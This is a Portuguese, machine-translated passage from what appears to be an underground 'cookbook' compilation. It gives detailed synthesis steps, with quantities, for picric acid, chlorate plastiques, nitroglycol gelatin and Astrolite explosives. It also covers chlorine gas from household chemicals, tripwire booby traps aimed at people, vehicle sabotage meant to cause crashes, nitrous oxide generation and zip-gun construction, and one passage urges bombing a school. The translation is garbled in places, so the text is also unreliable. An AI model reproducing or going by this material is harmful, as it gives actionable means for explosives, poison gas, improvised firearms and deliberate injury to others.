Limpadores de esgotos: hidróxido de sódio SANI-Flush: 75% de sódio bissulfato

Amoníaco de água: hidróxido de amônio CITRINOS: ÁCIDO CÍTRICO

TABELA DE SAL: CLORETO DE SÓDIO AÇÚCAR: sacarose

Leite de magnésia: Hidróxido de Magnésio tintura de iodo: 4% de iodo

Álcool: 70% ou 99% (depende da marca), álcool isopropílico (NÃO BEBA!)

GERAÇÃO DE GÁS CLORO

Isso é um pouco mais perigoso do que os outros dois experimentos, então você deve saber o que está fazendo antes de tentar isso ...

Já se perguntou por garrafas de amônia sempre dizem 'não se misturam com água sanitária ', e vice-versa? Isso porque se você misturar água de amônia

com Ajax ou algo parecido, ele vai te dar o gás cloro. Para capturá-lo, pegue uma garrafa grande e colocar Ajax no fundo. Em seguida, despeje um pouco de amônia

para dentro do frasco. Uma vez que o cloro é mais pesado que o ar, ele vai ficar lá em baixo, a menos que você usar grandes quantidades de qualquer Ajax ou amônia (Não!).

CLORO + TEREBINTINA

Tome um pequeno pano ou um pano e mergulhe-o em aguarrás. Soltá-lo rapidamente para a garrafa de cloro. Deve emitir uma grande quantidade de fumaça negra e, provavelmente, começar a queimar ...

GERAÇÃO gás hidrogênio

Para gerar o hidrogênio, tudo que você precisa é de um ácido e um metal que reage com o ácido. Tente vinagre (ácido acético), com zinco, alumínio, magnésio, etc Você pode coletar hidrogênio em algo se você notar que ele é mais leve que o ar acender uma pequena quantidade e se queima com um pequeno

* Pop *.

Outra forma de realização de hidrogênio é por electrólise da água. Isto envolve separar a água (H₂O) em hidrogênio e oxigênio por um

corrente eléctrica. Para fazer isso, você precisa de um volt bateria 6-12 (ou um transformador DC), dois tubos de ensaio, uma tigela grande, dois eletrodos de carbono (levá-los

de um unworking 6-12 volts da bateria), e sal de mesa. Dissolver o sal em uma tigela grande cheia de água. Submerge os dois tubos de ensaio na água e colocar os eletrodos no seu interior, com a boca do tubo apontando para baixo. Conecte a bateria para algum fio indo para os eletrodos.

Página 232

Isso vai funcionar por um tempo, mas o cloro será gerado junto com o oxigênio que irá corroer os seus fios de cobre que conduzem ao carbono

eletrodos ... (O sal de mesa é dividido em íons de cloro e sódio, o cloro sai como um gás com o oxigênio enquanto o sódio reage com

a água para formar hidróxido de sódio). portanto, se você pode começar suas mãos em um pouco de ácido sulfúrico, usá-lo em seu lugar. isso não afetará a reação à exceção de fazer a água conduz eletricidade.

AVISO:

NÃO use um transformador que gera corrente alternada! Não só é AC inerentemente mais perigosa do que DC, também produz ambos hidrogênio e Oxigênio em cada eletrodo.

HIDROGÊNIO + CLORO

Pegue o tubo de ensaio de hidrogênio e cobrir a boca com o polegar. Mantenha-o invertido, e trazê-lo perto da garrafa de cloro (não aquele que tem

reagido com terebintina). Dizer "adeus tubo de ensaio", e deixá-lo cair dentro da garrafa. O hidrogênio eo cloro deve reagir e explodir

(Dependendo da pureza e quantidade de cada um dos gases). Uma coisa interessante sobre isso é que eles não vão reagir se ele é escuro e sem calor ou outra energia é ao redor. Quando a luz é acesa, energia suficiente está presente para levá-los a reagir ...

PREPARAÇÃO DO OXIGÊNIO

Obter algum peróxido de hidrogênio (a partir de uma loja de droga) e dióxido de manganês (a partir de uma bateria de que é um pó preto). Misturar as duas em uma garrafa, e eles libertam oxigênio. Se a rolha da garrafa, a pressão vai construir e atirar fora.

Tente acender uma tala de madeira e furá-lo (quando apenas brilhante) dentro da garrafa. O oxigênio irá torná-lo explodir em chamas. O oxigênio permitirá

coisas para queimar melhor ...

IODINE

Tintura de iodo contém principalmente álcool e um pouco de iodo. Para separá-los, coloque a tintura de iodo em uma tampa de metal de uma garrafa e aquecê-lo ao longo de um vela. Tem uma posição segurando outra tampa de metal diretamente sobre a tintura (cerca de 4-6 centímetros acima dela) com gelo em cima dele. O álcool deve

evaporar, eo iodo deve sublimar, mas deve reformar cristais de iodo na tampa de metal frio diretamente acima. Se isso funcionar (eu não tentei),

você pode usar o iodo, juntamente com amoníaco doméstico para formar triiodide nitrogênio.

Eu descobri que a piscina com pastilhas de cloro forte amoníaco doméstico reagir a produzir grandes quantidades de gás cloro e calor ... também misturar os comprimidos com álcool produz calor, um gás diferente (e altamente inflamável), e possivelmente algum tipo de ácido (que corrói qualquer coisa

ele toca)

Tripwires

por o agente funerário

Bem, primeiro de tudo, eu recomendo que você leia o arquivo no meu conselho sobre as minas terrestres ... Se não for possível, então aqui é o conceito.

Você pode usar um m-80, H-100, sucesso de público ou qualquer outro tipo de explosivo que irá iluminar-se com um fusível. Agora, a maneira como isso funciona é se você tiver um 9

volts da bateria, se quer um acendedor de energia solar (de preferência) ou um pouco de lã de aço, você pode criar um sistema de ignição remota. O que você faz é criar uma esquemático assim.

-----> + Bateria

aço | | -> - bateria

lã | |

/

: ==: --- <- Fusível \

| | /

---- Spst switch - \

Então, quando a chave está na curruet fluirá através da lã de aço ou de ignição e calor até fazendo com que o fusível à luz. Nota: Para uso com aço

lã de experimentá-lo primeiro e pegar um pedaço muito fino de arame e bombear a corrente através dele para ter certeza que vai esquentar para iluminar o explosivo.

Agora, a única coisa a fazer é plantar seu explosivo onde você quer que ele seja, enterrá-lo e cobrir os fios. Agora pegue uma linha de pesca (cerca de 20 lb teste)

e amarrar uma extremidade a um objeto seguro. Tenha o seu interruptor garantiu a alguma coisa e fazer um laço na outra extremidade da linha. Coloque o laço em torno de o interruptor de tal forma que quando puxado ele vai puxar o botão e detonar o explosivo.

Para inflamar o explosivo ... A primeira coisa a fazer é experimentar com isso e encontrar o seu melhor método ... Deixe-me saber sobre qualquer bons kills, ou novo técnicas ... Em minha prancha ... (201) 376-4462

Armadilha fios de viagem

Por Vlad Tepes (de Chicago C64 fama)

Aqui está um método para a construção de boobytraps que eu pessoalmente inventaram, e que eu encontrei para trabalhar melhor do que qualquer outro tipo de liberar armadilha.

Há muitas variações possíveis para este projeto, mas a premissa básica permanece a mesma. O que você vai precisar de:

Página 233

-

3-4 unhas a cada dois centímetros de comprimento e suave o suficiente para dobrar facilmente (ferro galvanizado funciona bem)

-

6 pés de fio de linha ou pesca

-

5-15 pés de forte barbante ou corda

-

Uma mente muito doente.

Martelo dois dos pregos no tronco de uma árvore (cerca de uma polegada) de modo que formem uma linha horizontal. Eles devem ser ligeiramente inclinada para cima, cerca de 30 °.

Dobre cada unha para baixo cerca de uma polegada para fora do porta-malas. Leve o seu dispositivo nefasto (digamos uma pequena pedra suspensa em uma árvore) e equipamento de uma corda

ou barbante para que a linha desce para os dois pregos. Amarre um laço na corda que o loop * apenas * alcances entre as duas unhas, e passar por um terceiro prego entre as duas unhas com o laço em torno desta prego entre os dois outros (ver diagramas)

pregos dobrados

/ | | ^ Leve tensão para cima

/ \

| |

/ @ | | @ (@ São os dois pregos, cabeça sobre)

-----! ---- () -----

Viagem fio

\

/

Trunk terceiro prego

Agora amarrar uma extremidade da linha de pesca para a cabeça do terceiro prego, ea outra extremidade em torno de outra árvore ou a um prego (em outra árvore, uma raiz ou um coto, etc.)

Quando alguém puxa o fio de viagem, a unha vai ser puxado para fora e sua criação doente será liberado para fazê-lo de dano (tentar amarrá-lo a uma demissão

PIN).

Existem diversas variações possíveis. Mais do que um cabo de disparo pode ser ligado a mesma unha, ou este dispositivo pode ser utilizado para armar uma segunda viagem

fio. Grampos de arame de grandes dimensões ou de gancho e loops de olho pode ser usado para substituir os dois pregos dobrados.

Uma variante mais interessante utiliza um simples pedaço de haste de metal com um orifício em cada extremidade, ou com um laço de arame soldada curto a cada extremidade. Uma extremidade

é ligada ao fio de disparo, o outro está ligado a uma mola.

| |

* / \ / \ / \ / \ - === () =====

*

MOLA PARAFUSO fio de viagem

Com este projeto o loop será liberado se o arame é puxado ou se ele está quebrado. A mola deve estar sob tensão moderada e bem oleada.

Explosivos Improvisados

Escrito por: The Lich

Explosivo gelatina de Anti-Freeze

ATENÇÃO: Essa fórmula presume que o fabricante não tem escrúpulos em matar seu / sua auto no processo.

Este explosivo é quase o mesmo que o explosivo plastique nitro-gelatina excepto que é macia e flexível a -10°C a -20°C .

Anticongelante é mais fácil de obter e de glicerina é geralmente mais barato. Ele precisa ser libertado da água antes do fabrico, e isto pode ser feito

por tratamento com cloreto de cálcio até uma gravidade específica de 1,12 a 0°C ou a 20°C 1,11 é obtido.

Isto pode ser feito através da adição de cloreto de cálcio para o anticongelante e verificando com um densímetro e continuar a adicionar cloreto de cálcio até que a

leitura adequada seja obtida. O anticongelante é então filtrada para remover o cloreto de cálcio a partir do líquido. Este explosivo é superior a nitro-

gelatina em que é mais fácil para o fumo em pó collidon TMI no explosivo e que a 50/50 de éter de álcool etílico pode ser feito com a distância.

Ele é superior na medida em que a formação da collidon é feito muito rapidamente pela nitroethelene glicol.

Suas propriedades de detonação são praticamente o mesmo que o nitro-gelatina. Como o nitro-gelatina é altamente inflamável e se pegou fogo a

há boas chances de que a chama vai avançar para a detonação. Neste explosivo como na nitro-gelatina a adição de carbonato de sódio a 1% é um bom

idéia para reduzir a chance de ácido residual estar presente no explosivo final. O seguinte é uma fórmula ligeiramente diferente do nitro-gelatina:

Nitro-glicol 75% guncotton (TMI) de 6% de nitrato de potássio de 14% 5% Farinha

Neste processo, o 50/50 etapa é omitida. Misture o nitrato de potássio, com o nitro-glicol. Lembre-se que esta nitro-glicol é tão sensível à

choque como é nitroglicerina.

Página 234

O próximo passo consiste em misturar a farinha de cozimento e carbonato de sódio. Misture estes amassando com as mãos enluvadas até a mistura ficar uniforme. Este

amassamento deve ser feito lentamente e com cuidado. A mistura deve ser uniforme quando o fumo em pó é adicionado TMI. Novamente, isto é amassado para

uniformidade. É este explosivo o mais rapidamente possível. Se ele deve ser armazenado, guarde em um lugar fresco e seco (0 a -10 ° C). Este explosivo deve detonar a 7600-7800 m / seg .. Estes dois explosivos são muito poderoso e deve ser sensível a uma tampa # 6 detonação ou equivalente.

Estes explosivos são perigosos e não deve ser feita a não ser que o fabricante tem tido experiência com este tipo de composto. O tolo

e ignorante pode também esquecer esses explosivos como eles não vão viver para começar a usá-los.

Não me interpretem mal, esses explosivos foram fabricados por ano com um recorde impressionante de segurança. Milhões de toneladas de nitroglicerina foram feitas e usadas para a fabricação de dinamite e explosivos desta natureza com muito poucos acidentes.

A nitroglicerina e nitroglicol vai matar e suas principais vítimas são o estúpido e imprudente. Antes de fabricação desses explosivos tomar uma gota de

nitroglicerina e mergulhar em um pequeno pedaço de papel de filtro e coloque-o sobre uma bigorna.

Bata essa queda com um martelo e não colocar mais sobre a bigorna. Veja o que eu quero dizer! Este composto explosivo não é para ser tomada de ânimo leve. Se houver dúvidas NÃO.

Explosivos Improvisados Plastique explosivo de Aspirina

Este explosivo é um derivado de fenol. É compostos altamente tóxicos e explosivos feitos a partir de ácido pícrico é venenoso se inalado, ingerido ou

manuseados e absorvido através da pele. A toxicidade deste explosivo restringe o seu uso devido ao facto de que, ao longo da exposição, na maioria dos casos, causa insuficiência hepática e renal e, por vezes, a morte se o tratamento imediato não é obtido.

Este explosivo é um primo de TNT, mas é mais poderoso do que o seu primo. É o primeiro explosivo usado militarmente e foi adotado em 1888 como um

artilharia shell de enchimento. Originalmente este explosivo foi obtido a partir do alcatrão de carvão, mas, graças à química moderna que você pode fazer isso facilmente explosivo em

cerca de três horas a partir do ácido acetilsalicílico (aspirina purificado).

Este procedimento envolve a dissolução do ácido acetilsalicílico em ácido sulfúrico quente e adicionando nitrato de sódio ou de potássio, o nitrato aspirina purificado e toda a mistura afogado em água e filtrada para se obter o produto final. Este explosivo é chamado trinitrofenol. Cuidados devem ser tomadas medidas para garantir que este explosivo é armazenado em recipientes de vidro. Ácido pícrico vai formar sais perigosas quando permitiu entrar em contato com todos metais, exceto estanho e alumínio. Estes sais são explosiva primária e são super sensível. Eles também irá provocar a detonação da pícrico ácido.

Para fazer ácido pícrico obter uma aspirina. As marcas mais baratas funcionam melhor, mas marcas buffer deve ser evitado. Pó estes comprimidos a uma multa consistência. Para extrair o ácido acetilsalicílico deste lugar pó esse pó em álcool metílico e mexa vigorosamente. Nem todo o pó

irá dissolver. Filtrar esta pó para fora do álcool. Novamente lavar este pó que foi filtrado para fora do álcool com mais álcool, mas com uma

a menor quantidade do que a primeira extracção. Novamente filtrar o pó restante fora do álcool. Combine o álcool agora claro e deixe-o

evapora-se em um prato de pirex. Quando o álcool é evaporada, haverá uma quantidade surpreendente de cristais no fundo do prato de pirex.

Aqui quarenta gramas de ácido acetilsalicílico estes cristais purificados e dissolvê-los em 150 mL de ácido sulfúrico (98%, 1,8 a gravidade específica) e aquecer

para dissolver todos os cristais. Este aquecimento pode ser realizado numa frigideira de fritura comum eléctrico com o termostato regulado para 150 ° F e enchidos com um bom óleo de cozinha.

Quando todos os cristais dissolvidos no ácido sulfúrico levar o copo, o que você fez tudo isso dissolvendo-se em (600 mL), fora do banho de óleo. Este

próximo passo terá de ser feito com um bom sistema de ventilação (que é uma boa idéia para fazer qualquer trabalho de química, como todo o processo

e qualquer procedimento neste disco com boa ventilação ou no exterior). Lentamente, iniciar a adição de 58 g de nitrato de sódio ou de 77 g de nitrato de potássio à mistura de ácido contido no copo muito lentamente, em pequenas porções, com agitação vigorosa. Um gás vermelho (trióxido de azoto) será formada e esta deve ser evitado.

A mistura é provável a formação de espuma e a adição deve ser interrompida até que a formação de espuma vai para baixo para evitar que o excesso de mistura de ácido em o copo. Quando o nitrato de sódio ou de potássio foi adicionado, a mistura é deixada arrefecer ligeiramente (30 - 40 ° C). A solução deve então

ser despejada lentamente em que o dobro do volume de gelo esmagado e água. Os cristais amarelos brilhantes irá formar na água. Estes devem ser filtrada

e colocada em 200 ml de água destilada em ebulição. Esta água é deixada a arrefecer e, em seguida, os cristais são em seguida filtrados fora da água. Estes

cristais são um trinitrofenol muito, muito pura. Estes cristais são então colocadas num prato de pirex e coloca-se num banho de óleo e aqueceu-se a 80 ° C e

mantida ali por 2 horas. Esta temperatura é melhor mantido e controlado com um termômetro.

Os cristais são então pulverizada em pequenas quantidades a uma consistência de pó de face. Estes cristais em pó são, então, misturados com 10%, em

cera de peso e 5% de vaselina que são aquecidos até à temperatura de fusão e vertida sobre os cristais. A mistura é o melhor feito por amassamento

juntos com as mãos enluvasadas. Este explosivo deve ter uma gama de 0 a -40 ° C plasticidade úteis. A velocidade de detonação deve ser cerca de 7000

m / seg .. É tóxico de manusear, mas simplesmente feita a partir de ingredientes comuns e é adequado para a maioria dos trabalhos de demolição que exige uma elevada moderadamente

velocidade de detonação. É muito apropriado para cargas moldadas e algumas taxas de corte de aço. Não é tão bom como um explosivo C-4 ou outro RDX

explosivos base, mas é muito mais fácil de fazer. Novamente este explosivo é muito tóxico e deve ser tratado com muito cuidado.

Página 235

Evite o manuseio sem luvas, respirando poeiras e fumos, evitar qualquer possibilidade de ingestão. APÓS utensílios são UTILIZADO

O fabrico deste EXPLOSIVO retirá-los de cozinha como a CHANCE DE ENVENENAMENTO não vale o risco. ESTE EXPLOSIVO, que fabricados conforme acima, deve ser seguro NO ARMAZENAMENTO MAS COM QUALQUER armazenamento de explosivos CASEIRO NÃO ósmio RECOMENDADO e explosivos deve ser composta conforme necessário.

Explosivos Improvisados Plastique explosivo de Bleach

Este explosivo é um explosivo clorato de potássio. Este explosivo e explosivos de composição semelhante foram usados na Segunda Guerra Mundial como o principal enchimento explosivo em granadas, minas terrestres, e argamassa usada pelo francês, alemão e outras forças envolvidas nesse conflito. Estes explosivos são relativamente seguro para a fabricação.

Um devem se esforçar para garantir que estes explosivos são livres de enxofre, sulfetos e ácido pícrico. A presença destes compostos resultam em misturas que são ou podem tornar-se altamente sensível e, possivelmente, uma decomposição explosiva durante o armazenamento. O fabrico deste tipo de explosivo lixívia é dada apenas como um método expedito. Este método de fabrico de clorato de potássio não é económico, devido à quantidade de energia

usada para ferver a solução e provocar a reacção 'dissociação' a ter lugar. Este procedimento funciona e produz um relativamente puro e uma enxofre / sulfeto produto gratuito. Estes explosivos são muito coroar sensíveis e requerem apenas um cap # 3 para instigar a detonação.

Para a fabricação de cloreto de potássio a partir de lixívia (5 – solução de hipoclorito de sódio%) obter uma fonte de calor (placa quente, etc) um hidrômetro da bateria, uma grande pirex ou recipiente de aço esmaltado (a pesar de produtos químicos), e algum cloreto de potássio (vendido como substituto do sal). Pegue um galão de lixívia, colocá-lo no recipiente e iniciar aquecimento. Embora esta solução aquece, pesar 63 g de cloreto de potássio e adicione à água sanitária

ser aquecida. Trazer esta solução para ferver e ferveu até quando marcada por um hidrômetro a leitura é de 1,3 (se um hidrômetro da bateria é usado deve ler carga completa).

Quando a leitura é de 1,3 levar a solução e deixe esfriar na geladeira até que esteja entre a temperatura ambiente e 0 °. Filtre os cristais que

ter formado e salvá-los. Ferva a solução novamente até que ele lê 1,3 no hidrômetro e, novamente, esfriar a solução. Filtre os cristais que

ter formado e salvá-los. Ferver esta solução novamente e legal quanto antes.

Filtrar e guardar os cristais. Tome esses cristais que foram salvos e misturá-los com água destilada nas seguintes proporções: 56g por

100 mL de água destilada. Aqueça a solução até ferver e deixe esfriar. Filtra-se a solução e guardar os cristais que se formam durante o arrefecimento. O

processo, se a purificação é chamado de cristalização fracionada. Estes cristais deve ser relativamente clorato de potássio puro.

Pó-los para a consistência de pó facial (400 mesh) e aquecer suavemente para expulsar toda a umidade. Derreta cinco partes de vaselina e cinco partes

cera. Dissolver esta na gasolina branca (fogão de acampamento gasolina) e despeje o líquido em 90 partes de cloreto de potássio (os cristais do acima

operação) em uma tigela de plástico. Amassa este líquido para o clorato de potássio até imediatamente misturados. Permitir que toda a gasolina para evaporar. Coloque este

explosivo em local fresco e seco. Evite atrito, enxofre, sulfeto e compostos de fósforo.

Este explosivo é melhor moldada para a forma e densidade desejada (1.3g/cc) e embebido em cera de à prova de água. Estes encargos tipo de bloco

garantir a maior velocidade de detonação. Esta explosiva realmente não é adequado para uso em aplicações de carga em forma, devido à sua relativamente baixa

velocidade de detonação. É comparável a 40% de amoníaco dinamite e pode ser considerado o mesmo para razões de carga de cálculo.

Se o clorato de potássio é comprado e não feito é colocado para o processo de fabrico nas fases anteriores pulveriza a adição do

cera / mistura de vaselina. Este explosivo é brisant e poderosa. A adição de 2-3% de pó de alumínio aumenta o seu efeito de explosão. Detonação

velocidade é de 3,300 m / seg.

Explosivos Plastique De Piscina cloração Composto

Este explosivo é um explosivo a partir de clorato de lixívia. Este método de produção de clorato de sódio ou de potássio é mais fácil e produz uma forma mais pura produto do que o Plastique explosivo processo de lixívia.

Nesta reacção o HTH (hipoclorito de cálcio CaClO) é misturado com água e aqueceu-se com solução de cloreto de sódio (sal de mesa, sal de rocha) ou cloreto de potássio (substitutos do sal). O último destes sais é o sal de escolha devido à cristalização fácil do clorato de potássio.

Esta mistura terá de ser fervida para assegurar a reacção completa dos ingredientes. Obter alguma piscina composto cloração HTH ou

equivalente (geralmente 65% de hipoclorito de cálcio). Tal como acontece com o processo de branqueamento da reacção mencionado anteriormente descrito abaixo é também um reacção de dissociação. Em uma grande pirex de vidro ou de aço esmaltado recipiente lugar 1200g HTH e cloreto de potássio 220g ou 159g de sódio

cloreto. Adicionar água suficiente em ebulição para dissolver o pó e ferver a esta solução. Uma substância esbranquiçada (cloreto de cálcio) será formada. Quando

a formação dessa substância calcário já não se encontra formada, a solução é filtrada enquanto quente a ferver. Se o cloreto de potássio foi usado potássio clorato será formada.

Este clorato de potássio vai cair fora ou cristalizar como o líquido claro à esquerda após filtragem esfria. Estes cristais são filtrados para fora quando a solução

atingir a temperatura ambiente. Se o sal de cloreto de sódio foi utilizado este filtrado claro (líquido claro após filtração) precisará ter toda a água

evaporou-se. Isso vai deixar cristais que devem ser salvos.

Estes cristais devem ser aquecidos em forno ligeiramente quente em um pirex para expulsar todos os vestígios de água (40 -75 ° C). Estes cristais são triturados para

um pó muito fino (400 mesh).

Página 236

Se o sal de cloreto de sódio é usado no primeiro passo da cristalização é muito mais demorado. O cloreto de potássio é o sal de usar como

o produto resultante cristalizar a partir da solução à medida que arrefece. Os cristais de clorato de pó e completamente seca são amassados juntos

com vaselina em uma tigela de plástico. TODAS explosivos com base clorato são sensíveis a fricção e choque e estes devem ser

Evitado. Se o cloreto de sódio é usado neste explosivo que terá uma tendência para o bolo e tem uma velocidade de detonação ligeiramente inferior.

Este explosivo é composto pelo seguinte:

-

Potássio / clorato de sódio 90%

-

10% de vaselina

Basta deitar o pó em um plástico folgado e amasse no vaselina com cuidado. Este explosivo (especialmente se a variação do clorato de sódio é

usado) não deve ser exposto à água ou umidade.

A velocidade de detonação pode ser levantado para uma ligeira medida pela adição de 2-3% de alumínio substituído por 2-3% da vaselina. Esta adição de

este alumínio vai dar o explosivo um flash brilhante se partiu durante a noite que vai arruinar a visão noturna por um tempo curto. A velocidade de detonação desta

explosivo é de aproximadamente 3200 m / seg para o sal de potássio e 2,900 m / s para o sal de sódio a partir explosivo.

Foi referido acima que este explosivo degrada ao longo do tempo. Eu diria que isso ocorre devido à pequena quantidade de água presente no

vaselina, e que um tipo diferente de combustível seria melhor do que a vaselina.

Nasties sortidas:

Sweet-Oil

Neste você não abrir capô e despeje um pouco de mel em seu óleo bico. Se você tiver tempo você pode removedor o bujão do óleo e escorra em primeiro lugar alguns dos

o óleo para fora. Eu tentei um presente, mas não estava por perto para ver os efeitos, mas eu tenho certeza que eu fiz algum dano.

Air lento

OK, deslocar-se do carro das vítimas e picar um pequeno furo em algum lugar em duas de suas / seus pneus. Eles só têm um sobressalente. Agora, se o furo for pequena, mas há então não há pneu vai plana alguns onde na estrada. Você poderia cortar o pneu de modo que este é golpes na estrada com uma lâmina de barbear. Cortar uma longa e bastante profundo (não cortar um buraco todo o caminho) e descasque um pouco da borracha de volta e cortar aquilo. Agora, muito em breve, os pneus vão plana ou um possível golpe para fora em alta velocidade se a sua sorte.

Fuga Pintura

Espalhe um pouco de gás ou tiner no carro das vítimas e isso vai fazer a sua pintura correr e desaparecer. Vodka vai comer a tinta e por aí vai um pouco 190.

Ovos grande trabalho na pintura se sentar lá por muito tempo.

Roda solta

Solte os terminais no You vítimas pneus para que eles em breve cair. Isso pode realmente foder alguém se eles estão cruzando quando o pneu cai.

Dupla Neutro

Este nome é uma porcaria, mas puxar o pino 10 ou o que quer que eles têm lá fora. (Nas rodas reais, no meio do eixo) Agora jogue alguns parafusos, manchas, nozes e coisas variadas lá e recoloque a tampa. Neste ponto, você pode lascar alguns dos dentes fora das engrenagens.

Un-Midaser

Rastejar lá embaixo do carro com uma catraca e soltar todas as porcas em seu escape para que ele trava baixa e vai cair em breve. Este método também funciona em transmissões, mas é um pouco mais difícil de obter todos os parafusos de fora, mas quanto mais você trabalha, mais você foder-los.

Gás do riso

Aprenda a fazer o gás hilariante de nitrato de amônio. Gás hilariante foi um dos primeiros anestésicos. Depois de algum tempo de inalar o

gás do paciente tornou-se tão feliz [não é a vida grande?] não podia deixar de rir. Por fim, ele iria cair no um sono agradável.

Alguns fazem-você-mesmo ter morrido ao tomar gás hilariante. Isso é porque eles tem gerado através de sacos de plástico, enquanto suas cabeças foram

interior. Eles estavam simplesmente sufocante, mas foram também bombardeada para perceber isso.

O truque é ter um saco plástico roupas em que você gera um monte de gás. Então você parar de gerar o gás e realizar uma pequena abertura

o saco debaixo do seu nariz, começando a abundância de oxigênio no mesmo período. Em seguida, Whee! Para fazê-lo você começa com nitrato de amônio comprado de um casa de fonte química, ou que você tenha purificado com 100% de fricção ou álcool de madeira.

Primeiro, dissolver uma quantidade de nitrato de amônio em água. Então você evaporar a água sobre o fogão, agitando, até que você tenha um

salmoura pesada. Quando quase toda a umidade está fora deve solidificar imediatamente quando uma gota é colocada sobre uma placa de gelo de metal frio.

Quando estiver pronto, despejar tudo para fora em uma superfície muito frio. Depois de um tempo, dividi-lo e armazená-lo em uma garrafa.

A colher é colocada em um recipiente com uma rolha de um buraco, com um tubo que conduz em um saco plástico grande. O balão é aquecido com uma lâmpada de álcool.

Página 237

Quando a temperatura do balão atinge 480 F vai gerar o gás. Se aparecimento de fumos brancos o calor deve ser reduzida como as coisas

explode a 600 F.

Quando o saco está cheio, parar a ação e prepare-se para ligar.

CUIDADO:

Nyo suplanta oxigênio em seu sangue, mas você não percebe isso. É fácil morrer de Nyo porque você está sufocando e seu reflexo respiração

não sabe disso. Não coloque sua cabeça em um saco plástico. Você vai alegremente sufocar até a morte.

TUBO OU GUNS "zip"

Vulgarmente conhecida como armas "zip", armas feitas de tubo têm sido usados há anos por punks juvenis. Militantes de hoje torná-los apenas para o inferno

do mesmo ou para atirar uma vez em um assassinato ou motim e jogar fora se houver qualquer risco de apreensão.

Eles podem ser usados mas muitas vezes com alguma, um comprimento de pino é necessária para forçar a saída da cápsula vazia.

Há muitas variações, mas a ilustração mostra o desenho básico.

Primeiro, um estoque de madeira é feita e um sulco é cortado para o barril para descansar dentro do barril é então gravado de forma segura para o estoque com um bom, forte fita.

O gatilho é feito de estanho galvanizado. Um slot é um soco na ponta do gatilho para segurar um prego de cobertura, que é ligado ou soldada na aba. O

gatilho é dobrado e pregado o estoque de ambos os lados.

O tubo é um pequeno pedaço de gás ou de água da tubulação de aço polegada de um quarto com um furo que se encaixa em um cartucho, ainda mantém a borda do cartucho de que passa através do tubo.

O cartucho é colocado no tubo e a tampa, com um furo, através dele, é aparafusado. Em seguida, o gatilho é liberado lentamente para deixar passar a unha através do buraco e descanso no primer.

Para o fogo, o gatilho é puxado para trás com a mão esquerda e segurou com

o polegar da mão direita. A arma é, então, apontou e do polegar libera o

desencadear ea coisa realmente dispara.

Tubos de diferentes comprimentos e diâmetros são encontrados em qualquer loja de ferragens. Todas as balas de calibre, a partir do 0,22 a 0,45 a são usados em tais armas.

Algumas pistolas de fecho são feitos de dois ou três tubos encaixados um dentro do outro. Por exemplo, uma concha 0,22 vai encaixar perfeitamente um comprimento de um carro de

linha de gás de cobre. Infelizmente, o cobre é demasiado fraca para suportar a pressão da cozedura. Assim, o comprimento da linha de gás é espalhado com cola e

empurrado para dentro de um comprimento de tubo mais largo. Este é espalhada com cola e empurrado para um comprimento de tubo de aço com fios e um boné.

Usando esse método, você pode acomodar qualquer cartucho, mesmo um shell rifle. A primeira dimensão da tubulação para um reservatório rifle acomoda a bala. O

segundo acomoda a sua câmara de pó em geral.

Uma espingarda de calibre 12, pode ser feita a partir de um tubo de aço de 3/4 de polegada. Se você quiser cumprir as leis sobre armas, o barril deve ter pelo menos dezoito centímetros de comprimento.

O mecanismo de disparo é o mesmo que o descrito para a pistola. É, naturalmente, tem um estoque maior e sua alça é alongada em uma coronhada. Além disso, um pequeno prego é impulsionado a meio caminho em cada lado da unidade cerca de quatro centímetros em frente do gatilho. A banda de borracha é colocado sobre um prego e trouxe em torno do gatilho e impediu sobre a outra haste.

No caso de você realmente fazer uma arma zip, você deve testá-lo antes de disparar-lo com a mão. Isso é feito pela primeira amarrar a arma para uma árvore ou poste, apontou para

onde fará nenhum dano. Em seguida, uma corda é amarrada ao gatilho e você sair vários metros. A sequência é então puxado para trás e deixar ir. Se o

barril não explodir, a arma é (provavelmente) seguro para disparar com a mão. Repita as queimas podem enfraquecer o barril, por isso nenhuma arma zip pode ser considerado

"Seguro" para usar.

Astrolite e Explosivos clorato de sódio

Por: Future Spy & The Fighting Falcon

Nota: As informações sobre os Explosivos Astrolite foram retirados do livro "Dois alto componente misturas explosivas 'Por Desert Pub'

Alguns dos produtos químicos utilizados são pouco tóxicos, mas quem se importa! Vá em frente! Eu não vou nem mencionar incomodar 'Esta informação é para

fins esclarecedores só '! Eu adoraria se todos fizeram um galão de Astrolite e soprou seu porra escola para o reino escumalha!

Astrolite

A família Astrolite de explosivos líquidos foram os produtos de pesquisa propulsor de foguete no '60 's. Astrolite A-1-5 é suposto ser o mundo

mais poderoso não-nuclear explosivo em cerca de 1,8 a 2 vezes mais poderosos do que o TNT. Sendo mais poderoso é também mais seguro de manusear do que o TNT

(Não que isso não é seguro em primeiro lugar) e nitroglicerina.

Astrolite G

"Astrolite G é um explosivo líquido transparente, especialmente projetada para produzir velocidade muito alta detonação, 8600 MPS (metros / seg.), Em comparação com 7700 MPS para a nitroglicerina e 6900 MPS para TNT ... Além disso, uma característica muito incomum é que o explosivo líquido tem a capacidade de ser

facilmente absorvida para o solo permanecendo detonatable ... Em testes de campo, Astrolite L detonatable manteve durante 4 dias no solo, mesmo

quando o solo estava encharcado devido ao tempo chuvoso "sabe o que isso significa? Dynamite Astrolite!

Para fazer com que (misturar no recipiente relativamente grande e exterior) Duas partes em peso de nitrato de amônio misturado com uma parte em peso 'anidro'

hidrazina, produz Astrolite G. .. bastante simples né? Tenho certeza de que a proporção de 2:1 não é perfeito, e que se você andar com ele por muito tempo,

que você vai encontrar uma fórmula melhor. Além disso, não sei por que o livro diz: "anidro" hidrazina, hidrazina já está anidro ...

Hidrazina é o produto químico você provavelmente vai ter o momento mais difícil conseguir segurar. Usos para Hydrazine são: combustível de foguete, produtos químicos agrícolas

(Maleico hidra-Zide), medicamentos (anti-bacteriano e anti-hipertensivos), catalisador de polimerização, chapeamento de metais em vidro e plásticos, fluxos de solda,

reveladores fotográficos, equipamento de mergulho. Hidrazina é também a química que você deve ter cuidado com.

Astrolite A/A-1-5

Misturar a 20% (em peso) de pó de alumínio para o nitrato de amônio e, em seguida misturar com hidrazina. O pó de alumínio deverá ser de 100 mesh ou mais finas.

Astrolite A tem uma velocidade de detonação de 7800 MPS.

Misc Informações

Você deve ter cuidado para não ficar do Astrolite em você, se isso acontecer, porém, você deve lavar a área com água. Astrolite A & G tanto deve ser capaz de ser detonada por uma tampa de detonação # 8.

Fórmulas de clorato de sódio

